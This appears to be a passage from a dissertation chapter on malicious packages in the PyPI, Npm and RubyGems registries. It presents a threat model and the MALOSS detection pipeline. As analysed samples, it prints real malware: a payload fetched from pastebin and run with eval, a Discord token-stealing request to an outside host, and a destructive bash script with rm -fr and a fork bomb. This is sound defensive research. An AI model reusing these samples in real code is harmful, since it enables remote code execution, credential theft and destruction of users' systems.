		Suspicious Logic	○	○	○
	Dynamic	Install	○	○	○
		Embedded Binary	○	○	○
		Import	○	○	○
		Functional	○	○	○
Remediation	Remove	Package	●	●	●
		Publisher	●	●	●
		Installed Package	○	○	○
	Notify	PM	○	○	○
		Dependent PM	○	○	○
		Dev	○	○	○
		Advisory DB	○	●	●

unsupported - ○, optional - ◑, enforced - ●

authentication (MFA).

- **Publish**: refers to how packages are packaged and released to registries. We look at release approaches such as upload by PM and reference through package development repository. We also look at packaging features such as signing and naming rules such as typo guard.

- **Manage**: refers to how packages are managed and what controls are allowed on packages. Controls can include removing the package by version, deprecating the package, or adding authorized collaborators.
- **Select**: refers to rating or reputation score that helps Dev select which packages to trust and add as dependencies. We look at criteria related to the rating and reputation of repositories and authors.
- **Install**: refers to how packages are installed by Dev. We look at features such as install hooks which can run additional code, dependency locking which can specify secure dependencies, and if the package can contain native extensions or embedded binaries which may have proprietary code. Note that native extension compilation, which is supported in RubyGems, enables install hooks.

Review Features. We define review features that registries implement to proactively secure user access and detect vulnerable and malicious packages. We list three main categories of analysis, namely metadata, static and dynamic analysis. Unfortunately, none of them are currently supported.

- **Metadata**: refers to metadata analysis of a given package, which includes dependency analysis, author information, update history, and additional packaged components.
- **Static**: refers to performing lint for stylistic and logical code analysis. This can include finding vulnerable or malicious code. Also, it includes scanning binary components with anti-virus (AV) solutions.
- **Dynamic**: refers to analyzing behaviors of a package by installing it, executing the embedded binaries, importing its modules, and invoking exported functions.

This process includes monitoring system behaviors, such as network calls, process operations and filesystem calls for suspicious activities such as access to sensitive files.

Remediation Features. Once RM have identified abnormal signals that warrant further investigation, a security team investigates the incident case and carries out removal and notification based on the findings.

- **Remove**: refers to how proactive RM are with removing a package based on a report. Basic operations include removing the affected package and disabling the publisher's account, while proactive operations include removing from installed packages.

- **Notify**: refers to the mechanism in which RM notify the public of the offending package. This includes how do they notify. For example, RM can create an issue on the git repo to notify PM, or alternatively, contact PM via email. This also includes whom do they notify. For example, RM can notify public victims such as PM of the offending package and its dependents. More proactive notifications would seek to notify Dev and publishing advisories to inform other dependents and suggest fixes.

We manually evaluated each feature under the functional section in Table 4.1. For the review and remediation features we contacted registry maintainers directly to report malicious packages that we identified with our pipeline. Based on our information exchange, we noted their responses such as what they have in place to detect or flag suspicious packages, and document them in the review and remediation section of Table 4.1. Moreover, we collected information from presentations and blogs that disclosed the security practices of registries.

4.3.3 Threat Model

As highlighted in Figure 4.3, we consider supply chain attacks that aim at exploiting upstream stakeholders (i.e. PM and RM) in the package manager ecosystem, to amplify their impacts on downstream stakeholders (i.e. Dev and EU). We investigate existing reports of supply chain attacks and elaborate on their attack vectors and malicious behaviors.

Attack Vectors. Several threats subvert the package management supply chain ecosystem. We define them as follows and annotate them with attack numbers in Figure 4.3.

- **Registry Exploitation ②**: refers to exploiting a vulnerability in the registry service that hosts all the packages and modifying or inserting malicious code [196, 197].
- **Typosquatting ②**: refers to packages that have misspelled names similar to popular packages in hope that Dev incorrectly specify their package instead of the intended package [181, 198, 192]. This also includes squatting popular names across registries and platforms (also called package masking [199]), in the hope that Dev falsely assume their presence on a particular registry [200, 201].
- **Publish ②**: refers to directly publishing packages without expectation of typos. This can be used for bot tracking or malware-hosting [202].
- **Account Compromise ③**: refers to compromising PM accounts on the registry portal, allowing the attacker to replace the package with a malicious package or release malicious versions [178, 179, 203, 204, 205].
- **Infrastructure Compromise ①**: refers to the compromise of development, integration and deployment infrastructure of PM, allowing the attacker to inject malicious code into packages [206].
- **Disgruntled Insider ④**: refers to authorized PM that insert malicious code or attempt to sabotage the package development [207].
- **Malicious Contributor ④**: refers to a benign package that receives a bug fix or an improvement that includes additional vulnerable or malicious code [188].

- **Ownership Transfer ③④**: refers to packages that are abandoned and reclaimed or the original owner transfers responsibility to new owners for future development [193, 187]. The transfer can happen both at code hosting sites and registries.

Malicious Behaviors. In supply chain attacks, we consider victims as downstream stakeholders such as Dev and EU in Figure 4.3. Dev can be exploited to steal their credentials or harm their infrastructure. Dev can also be exploited as a channel to reach EU through their applications or services. When EU use applications or services provided by compromised Dev, they can also be exploited to steal their credentials or harm their devices. We refer to descriptions of existing malware in advisories and blogs and summarize their malicious behaviors into the following list.

- **Stealing**: refers to harvesting sensitive information and sending them back to attackers. Various types of information can be collected or stolen, ranging from less-sensitive machine identifiers which can be used for tracking sensitive information [208] including secret tokens [178], cryptocurrencies [188], passwords and even credit cards which may lead to further compromise or financial loss.

- **Backdoor**: refers to leaving a code execution backdoor on victim machines. The backdoor can be implemented in various ways. It can be code generation (e.g. eval) of a specific attribute (e.g. cookie) [204], a specific payload [179], or a reverse shell that allows any command [209].

- **Sabotage**: refers to the destroying of system or resources. This is less severe in the browser due to isolation, but critical on developer infrastructure and end-user devices. This can be done for profit and fun. The common thing is to destroy the system by removing or encrypting the filesystem and ask for money (ransomware) [202].

- **Cryptojacking**: refers to exploiting the computing power of victim machines for crypto-mining. The cryptojacking behavior [180] is a rising family of malware that is also seen in browsers [210] and other platforms [211, 209].

- **Virus**: refers to spreading malware by leveraging the fact that a person can be Dev and PM at the same time to infect packages maintained by him [212].
- **Proof-of-concept**: refers to packages without real harm, but rather proof-of-concept that aims at demonstrating something malicious can be done [212].

4.3.4 Broken Trust and Security Gaps

Table 4.2: Trust model changes for stakeholders in the package manager ecosystem.

SH\T	C	PM	RM	Dev	EU
PM	● → ◑	● → ◑	●		
RM		● → ◑		● → ◑	
Dev			●		○
EU				●	

no trust - ○, majority trust - ◑, complete trust - ●
SH: Stakeholder, T: Trustee, C: Contributors

We further analyze the enumerated threats in §4.3.3 under the supply chain model in Figure 4.3. Registry exploitation is caused by the implementation errors of RM, but it is hard to launch and rarely seen. Typosquatting and publish are caused by the implicit trust in PM by RM to act benignly. Account compromise is caused by careless PM and missing support of MFA and abnormal account detection by RM. Infrastructure compromise, disgruntled insider and malicious contributor are caused by insufficient security mechanism of PM and implicit trust in PM by RM to secure their code and infrastructure. Ownership transfer is caused by the implicit trust in new owners by PM and RM to act benignly.

The security gaps require enhancement to the ecosystem and are straightforward to fix. To better understand the broken trust, we listed the trust model changes for stakeholders in Table 4.2. RM are central authorities in the ecosystem, so PM and Dev would have to trust RM to act benignly and responsibly. But on the contrary, although RM can still trust the majority of PM and Dev as a community, RM should not trust all of them due to potential attackers. PM interact with contributors and other PM and should also weaken their trust to the majority of them, due to potential malicious contributors and disgruntled insiders. Dev and EU, as downstream users in the ecosystem, would have to trust the benign intent of upstream stakeholders, although they may add some security mechanisms for protection. On the other hand, Dev interact with EU from all over the Internet and have no trust in them.

4.3.5 Challenges For Vetting Packages

RM, as central authorities in the ecosystem, are responsible and capable of improving the ecosystem. Inspired by vetting and review processes of mobile stores [189, 190], we anticipate that an automated vetting pipeline, namely MALOSS, which can be adopted by RM, would reveal suspicious and malicious behaviors of packages. However, to design such a pipeline for package managers, there are several unique challenges.

First, packages in registries may have a large number of dependencies. For example, `eslint` and `electron` both reuse over 100 packages on Npm, including indirect dependencies. Directly applying static analysis to them not only incurs significant time and space overhead, but also wastes computing resources in repeatedly analyzing commonly used packages. Inspired by StubDroid [213], MALOSS addresses this challenge by proposing modularized static analysis to summarize dependencies into formats that can be directly reused for further static analysis. Second, the nature of interpreted languages allows for dynamic typing and dynamic code generation, indicating that static analysis algorithms such as type inference and points-to analysis are inaccurate. To account for such inaccuracies, MALOSS employs hybrid analysis, which includes metadata, static, and dynamic analysis, to flag suspicious packages: MALOSS checks anomalies and aggregate similar packages in metadata analysis; reports suspicious APIs and information flows in static analysis; installs, executes, imports and interacts with packages to reveal their behaviors in dynamic analysis. The reported suspicious packages are then iteratively checked for their maliciousness.




Figure 4.4: An overview of the workflow and internal components of MalOSS.




Figure 4.5: Interactions between packages and the underlying system.

4.4 Package Analysis Tools

In this section, we provide details about implementing the MALOSS vetting pipeline. Figure 4.4 is an overview of the workflow and internal components of MALOSS. We divide the implementation into four components, namely metadata analysis, static analysis, dynamic analysis, and iterative labeling. Packages from registries are processed by the three analysis components to generate intermediate reports which highlight suspicious activities. The iterative labeling component filters suspicious packages using heuristic rules and employs a semi-automated labeling process to flag malware.

4.4.1 Goals and Assumptions

We envision MALOSS as a pipeline that performs automated analysis to flag suspicious packages, followed by iterative labeling to check maliciousness and improve heuristic rules. In the package manager ecosystem, the automated analysis can be adopted by RM, and the iterative labeling process can be offloaded to RM and Dev, the majority of whom can still be trusted as highlighted in Table 4.2.

We begin the design of MALOSS by setting goals and assumptions. In this work, we focus on vetting public packages in three package managers for interpreted languages in Table 4.1, namely PyPI for Python, Npm for JavaScript and RubyGems for Ruby. Figure 4.5 explains interactions between packages and the underlying system, including the runtime environment, libraries, and operating system. In MALOSS, metadata analysis focuses on correlating packages based on various information such as releases and authors, which allows identification of packages similar to known malware; static analysis focuses on checking interactions between packages and the runtime environment, which allows identification of suspicious API invocations and information flows such as code generation using data from network; dynamic analysis focuses on running packages and tracing system calls and their arguments during execution, which allows tracing of sensitive operations such as read of */etc/passwd*. The three analyses unveil different views of packages and are combined to flag suspicious packages for iterative labeling. Using the MALOSS pipeline, we aim at identifying malware in the wild, as well as understanding their attack vectors and malicious behaviors. We assume registry maintainers are trusted, implying that any malware reported can be attributed to one of the attack vectors in §4.3.3. We assume packages are installed, imported and used by developers, rather than installed for further development, implying that only runtime dependencies need to be considered.

4.4.2 Metadata Analysis

Metadata analysis focuses on collecting auxiliary information (e.g. package name, author, release, downloads, and dependencies) of packages and aggregating them based on different criteria. All information are directly retrieved from registry APIs. Note that, for Npm, we collect downloads for the past three years, since Npm API only allows range queries for downloads. Metadata analysis can flag suspicious packages, as well as identify packages similar to known malware. For example, using edit distance of package names, metadata analysis can group packages based on their names, allowing pinpointing of typosquatting candidates of popular packages. Using author information, metadata analysis can group packages based on authors, allowing identification of packages from known malicious authors.

4.4.3 Static Analysis

The static analysis focuses on analyzing source files of the corresponding interpreted language for each package manager and skips embedded binaries and native extensions. The analysis consists of three components, manual API labeling, API usage analysis, and taint flow analysis. To allow efficient processing of packages with a large number of dependencies, we perform modularized analysis using package summaries.

Manual API Labeling. As highlighted in Figure 4.5, we focus on four types of runtime APIs in the static analysis, namely, *network*, *filesystem*, *process*, and *code generation*. Network APIs allow communication over various protocols such as socket, HTTP, FTP, etc. They have been used to leak sensitive information [214], fetch malicious payload [179], etc. Filesystem APIs allow file operations such as read, write, chmod, etc. They have been used to leak ssh private keys [214], infect other packages [207] etc. Process APIs allow process operations such as process creation, termination and permission change. They have been used to spawn separate malicious processes [180]. Code generation APIs allow runtime code generation and loading. This includes the infamous *eval* and others like *vm.runInContext* in Node.js, which have been used to load malicious payload [179, 205].

For the runtime of each registry, we manually go through their framework APIs and check if they belong to any of the above categories. To allow taint flow analysis, we further label them as data sources if they can return sensitive or suspicious data and data sinks if they can perform suspicious operations on inputs. Note that an API can be both a source and a sink, e.g. *https.post* in Node.js can both retrieve suspicious data and send out sensitive information. Also, some sink APIs do not have to be used with a source to perform malicious behaviors. For example, *fs.rmdir* in Node.js is a sink and raises a warning if its argument comes from user input. But even without a source, *fs.rmdir* can be used to sabotage user machines by hardcoding the input path to the root folder. Hence, we need to identify both suspicious APIs and their flows.

```
try{
    var https=require('https');
    https.get({'hostname':'pastebin.com',path:'/raw/XLeVP82h',headers:{'User-Agent':'
    Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0',Accept:'text/html,
    application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'}},(r)=>{
        r.setEncoding('utf8');
        r.on('data',(c)=>{
            eval(c);
        });
        r.on('error',()=>{});
    }).on('error',()=>{});
}catch(e){}
```

Listing 4.1: `eslint-scope` [178] downloads malicious payload via *https.get* and executes via *eval*.

```
const request = require('request');
...
login(token = this.token) {
  try {
    request({
      method: 'POST',
      url: "http://anti410.alwaysdata.net/api/puttoken",
      headers: {
        'Content-Type': 'application/x-www-form-urlencoded'
      },
      form: {
        'token': token
      }
    }, (err, res, body) => { if (err) {}; });
  } catch (e) {};
  ...
}
```

Listing 4.2: `discord.js-user` [215] steals discord tokens via its dependency `request`.

API Usage Analysis. We parse source files of packages into Abstract Syntax Trees (AST) using state-of-the-art libraries [216, 217, 218, 219] and search for usage of manually labeled APIs in AST. For APIs in the global namespace (e.g. *eval* for Python), we match them against function calls using their names. For APIs that are static methods of classes or exported functions of modules (e.g. *vm.runInContext* for Node.js), we identify their usage by tracking aliases of classes or modules and matching their full names. For APIs that are instance methods of classes, since identifying them in dynamically typed languages is an open problem, we make a trade-off and identify their usage in two ways: method name only and method name with the default instance name. Although the former can overestimate and the latter can have both false positives and false negatives, we argue that they are still useful in estimating API usage. For example, by processing the malicious code snippet of `eslint-scope` in Listing 4.1, we can identify static method *https.get* which downloads the malicious payload and global function *eval* which executes it.

Besides, packages can have dependencies and invoke suspicious APIs indirectly via functions exported by their dependencies. For example, `discord.js-user` shown in Listing 4.2 steals discord tokens via its dependency `request`. An intuitive solution for handling indirect API usage is to analyze each package together with their dependencies, but this may lead to the repeated analysis of common packages and possible resource exhaustion given too many dependencies. Therefore, to increase efficiency and reduce failures, we perform modularized API usage analysis which analyzes each package only once. We first build a dependency tree of all packages and analyze API usage for ones without dependencies. We then walk up the dependency tree and combine APIs of packages and their dependencies. Let P_k denote the APIs of package k, and i denote the packages that k depends on, we compute combined APIs of k as $\bigcup_i P_i \bigcup P_k$.

Taint Flow Analysis. To support taint flow analysis while prototyping MALOSS, we survey and test open-source tools for each interpreted language and choose PyT [220] for Python, JSPrime [221] for JavaScript and Brakeman [222] for Ruby. We adapt these tools to analyze packages with a customized configuration of sources and sinks, and output identified flows between any source-sink pair. By using these tools, MALOSS inherits their limitations in terms of accuracy and scalability, which we argue can be improved given better alternatives. With the capability of capturing the dataflow from *https.get* to *eval* in Listing 4.1, MALOSS can support more expressive flagging of suspicious packages.

Similar to API usage analysis, taint flow analysis needs to handle flows out of or into dependencies. Inspired by StubDroid [213], which propose to summarize dependencies of Java packages to speedup subsequent taint flow analysis, we run taint analysis on packages to check if their exported functions are indirect sources which return values derived from known sources, or indirect sinks whose arguments propagate into sinks, or propagation nodes which return values derived from arguments. As we walk up the dependency tree

```bash
#!/bin/bash
DIR="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )"
# Try to delete other files on the system
rm -fr $DIR/../..
# Make a large file (50 GiB)
TEMP_DIR="$(mktemp -d)"
dd if=/dev/zero of=$TEMP_DIR/havoc count=52428800 bs=1024
# Fork bomb
:(){ :|: & };:
# Spin
while true do
  continue
done
```

Listing 4.3: `destroyer-of-worlds` [202] sabotages the operating system by abusing filesystem, memory etc.

of all packages, we output identified flows, as well as indirect sources, indirect sinks and propagation nodes, which are merged into the customized configuration for subsequent analyses. For example, we can first summarize the `request` to find that its exported function *request* invokes network sinks such as *https.post* and then analyze code in Listing 4.2 to identify the malicious flow of leaking *token* through the network.

4.4.4 Dynamic Analysis

Dynamic analysis focuses on executing packages and tracing their interactions with the underlying operating system. In comparison to static analysis, dynamic analysis considers source files, as well as embedded binaries and native extensions, but it does not have visibility into the runtime environment (e.g. cannot track *eval*). The analysis consists of two parts, package execution within Docker [223] containers for sandboxing and dynamic tracing using Sysdig [224] for efficiency and usability.

Package Execution. Packages can be used in various ways, such as standalone tools or libraries, which should be considered in dynamic analysis. We, therefore, execute packages in four ways, namely, *install*, *embedded binary*, *import* and *functional*. For *install*, we run the installation command (e.g. *npm install <name>*) to install packages, which triggers customized installation hooks if any and allows attackers to act at the user's privilege. For *embedded binary*, we run embedded binaries and executable scripts from packages, since attackers can include prebuilt binaries or obfuscated code to obstruct the investigation. For *import*, we import packages as libraries to triggers initialization logic where attackers can tap into. For *functional*, we fuzz exported functions and classes of libraries to reveal their behaviors. The current prototype invokes exported functions, initializes classes with null arguments, and recursively invokes callable attributes of modules and objects. We perform the above operations for a package, on Ubuntu 16.04. We leave advanced fuzzing strategies and support for other operating systems as future work. While executing packages, we use Docker [223] containers as sandboxes to protect the underlying system from malware like `destroyer-of-worlds` in Listing 4.3 which abuses system resources.

Dynamic Tracing. While executing packages, we aim at capturing their interactions with the underlying system to flag suspicious behaviors. There are three popular tools, namely Strace [225], Dtrace [226] and Sysdig [224], to capture system call traces in Linux-based systems. After cross-comparison, we choose Sysdig as the tracing tool due to its high efficiency and good usability. To fully leverage the computing resources, we analyze multiple packages in parallel, each in a separate Docker container whose name encodes package information such as name, version etc. Sysdig captures system call traces and correlates them with userspace information such as container names, thus allowing us to differentiate behaviors from different containers and packages. While prototyping, we track system calls related to four types of information, namely IPs, DNS queries, files, and processes and dump them into files to allow further processing. Note that, Sysdig can only see system calls and cannot handle suspicious behaviors within runtime environment such as dynamic code generation.

4.4.5 Iterative Labeling

Iterative labeling is semi-automated and includes an automated process to flag suspicious packages based on heuristic rules and a manual process to check maliciousness and update rules. The updated rules are used to iteratively filter and narrow down suspicious packages.

By learning from existing supply chain attacks and other malware studies [227], we specify an initial set of heuristic rules.

Metadata Analysis Rules. First, inspired by typosquatting, we flag packages whose names are similar to popular ones in the same registry or the same as popular ones in other registries but with different authors. Second, inspired by the idea of leveraging malware seeds to find new ones, we flag packages if they depend on known malware or have similar authors and release patterns.

Static Analysis Rules. First, inspired by that malware usually execute malicious code during installation, we flag packages with customized installation logic. Second, inspired by that account compromise-based malware usually keep existing benign versions and release new malicious versions, we flag packages if recently released versions use previously unseen *network* or *code generation* APIs. Third, inspired by that malware exhibiting stealing and backdoor behavior usually involves network activities, we flag packages with certain types of flows, such as flows from *filesystem* sources to *network* sinks and from *network* sources to *code generation* sinks.

Dynamic Analysis Rules. First, inspired by behaviors such as stealing and backdoor need network communication, we flag packages that contact unexpected IPs or domains, where expected ones are derived from official registries (e.g. *pypi.org*) and code hosting services (e.g. *github.com*). Second, inspired by malicious behaviors usually involve access to sensitive files, we flag packages if they write to or read from such files (e.g. */etc/sudoers*, */etc/shadow*). Third, inspired by that cryptojacking usually spawn a process for cryptomining, we flag packages with unexpected processes, where expected ones are initialized to registry clients (e.g. *pip*).

Nevertheless, to provide evidence for RM or PM to take action, we have to manually investigate suspicious packages to confirm their maliciousness or label them as false positives to help update heuristic rules. To avoid re-computation when rules are updated, we cache the output of metadata, static and dynamic analysis. We iteratively perform the automated filtering process based on rules and the manual labeling process, to report malware.

4.5 Findings

4.5.1 Experiment Setup

Environment. We use 20 local workstations running Ubuntu 16.04 with 64GB memory and 8 x 3.60GHz Intel Xeon CPUs to download and analyze all packages and their versions from the PyPI, Npm and RubyGems. We use network-attached storage (NAS) server with 60TB disk space to provide shared storage to all the workstations. We use the NAS server to mirror packages and their metadata from registries and store analysis results. The registry mirrors allow us to obtain copies of malware even if they are taken down.

Tools and Data Sets. For metadata analysis, we collect auxiliary information for packages and their versions from official registry APIs. For static analysis, we rely on open source projects for AST parsing [216, 217, 218, 219] and taint flow analysis [220, 221, 222, 228]. To perform modularized analysis, we build a dependency tree for each registry and schedule analysis of packages in dependency trees using Airflow [229], which is capable of scheduling directed acyclic graphs (DAGs) of tasks. For dynamic analysis, we rely on Docker [223] for sandboxing and Sysdig [224] for a deep system-level tracing. We use Celery [80] to schedule analyses of packages.


4.5.2 Package Statistics

Table 4.3: Statistics of analyzed packages in registries.


	PyPI	Npm	RubyGems
# of Packages	186,785	997,561	151,783
# of Package Versions	809,258	4,388,368	629,116
# of Package Maintainers†	67,552	284,009	51,505

† The number of package maintainers may not match the number of users in registries as not all users publish packages.

We use the MALOSS pipeline to process over one million packages from PyPI, Npm and



(a) Distribution of the number of versions and downloads per package in each registry.




(b) Distribution of dependency count for top 10K downloaded packages in each registry.

Figure 4.6: Statistical comparison of metadata analysis among registries. D-deps: Direct dependencies, I-deps: Indirect dependencies.


RubyGems as presented in Table 4.3. Through an iterative labeling process, we identified 7 malware in PyPI, 41 malware in Npm and 291 malware in RubyGems. We reported these 339 malware respectively to RM and 278 (82 percent) of them have been confirmed and removed. Out of the removed packages, three of them have more than 100K downloads, indicating a large number of victims. Therefore, we requested CVEs (CVE-2019-13589, CVE-2019-14282, CVE-2019-14281) for them, in the hope that the potential victims can get timely notifications for remediation.

Metadata Analysis. For all the packages in registries, we present the distribution of the number of versions and downloads per package in Figure 4.6a. The distribution of the number of versions shows that 80% of packages have less than 7 to 9 versions and different registries have similar distribution, implying a similar release pattern across registries. In comparison, the distribution of the number of downloads varies among registries, with 20% of RubyGems and PyPI packages being downloaded more than 13,835 times and 678 times respectively, indicating that packages distributed on RubyGems are more frequently downloaded and reused.

We also present the distribution of dependency count for the top 10K downloaded packages in Figure 4.6b, including both direct and indirect dependencies. 80% of these packages have 2 or fewer direct dependencies, which inflates to 20 or fewer indirect dependencies,




(a) Percentage of the top 10K downloaded packages using suspicious APIs in each registry.




(b) Number of packages exhibiting unexpected dynamic behaviors in each registry.

Figure 4.7: Statistical comparison of static and dynamic analysis among registries.



(a) Timeline of the number of new packages and package versions published each month.



(b) Speedup of static analysis using package summaries for selected 1K PyPI packages.

Figure 4.8: The need and capability of scalability in MALOSS.


implying an implicit trust for PM to ensure quality of reused OSS and RM to vet packages for maliciousness. The maximum number of indirect dependencies in Figure 4.6b reaches more than 1K, implying a significant amplification when frequently reused packages get compromised.

Static Analysis. We ran API usage analysis for all package versions in registries, followed by taint flow analysis for packages using suspicious APIs. To allow modularized static analysis, we build a dependency tree for all packages in each registry and walk up the tree to find suspicious APIs and flows, as well as summarize packages for subsequent analyses. We present the percentage of top 10K downloaded packages using suspicious APIs in Figure 4.7a. Contrary to the intuition that code generation APIs such as *eval* are dangerous and rarely used, Figure 4.7a shows that 7% of PyPI packages and 10% of RubyGems packages use code generation APIs. Such code generation APIs are not only frequently used in supply chain attacks, but also can lead to code injection vulnerabilities if their inputs are not properly sanitized.


Performance. We present the timeline of the number of new packages and package versions published each month in Figure 4.8a. Overall, the timeline shows that the number of newly published packages has been increasing, implying the need of analyzing packages at scale in MALOSS. In Figure 4.8a, RubyGems spikes around 2010 because the registry moved from *gems.rubyforge.org* to *rubygems.org* and all timestamps were reset. As for the other spike of RubyGems around 2015, no public explanation has been found. The timeline also indicates that the PyPI and Npm community have been growing recently, while the RubyGems community has plateaued.

Therefore, to quantify the benefit of using modularized static analysis, we randomly select 1K packages from the top 10K PyPI packages and present the processing time and speedup ratio of analysis with summary versus without summary in Figure 4.8b. The measurement shows that modularized analysis achieves more than 5 times and 18 times of speedup ratios in API usage analysis and taint flow analysis respectively for 20% of the analyzed PyPI packages. We argue that other registries would follow a similar pattern of speedup.

Dynamic Analysis. We dynamically analyzed all packages in registries by sandboxing them in Docker containers [223] and tracing their behaviors with Sysdig [224]. Figure 4.7b shows the number of packages exhibiting unexpected dynamic behaviors in each registry according to the initial heuristics in §4.4.5. The figure reveals that Npm and PyPI have more packages with unexpected network activities (i.e. IPs and DNS queries) than RubyGems. It is important to note that unexpected behaviors during the installation phase are amplified by dependent packages, resulting in a seemingly large number of flagged packages in Figure 4.7b. We remove such redundancy by checking with the dependency tree.



(a) Attack vectors.



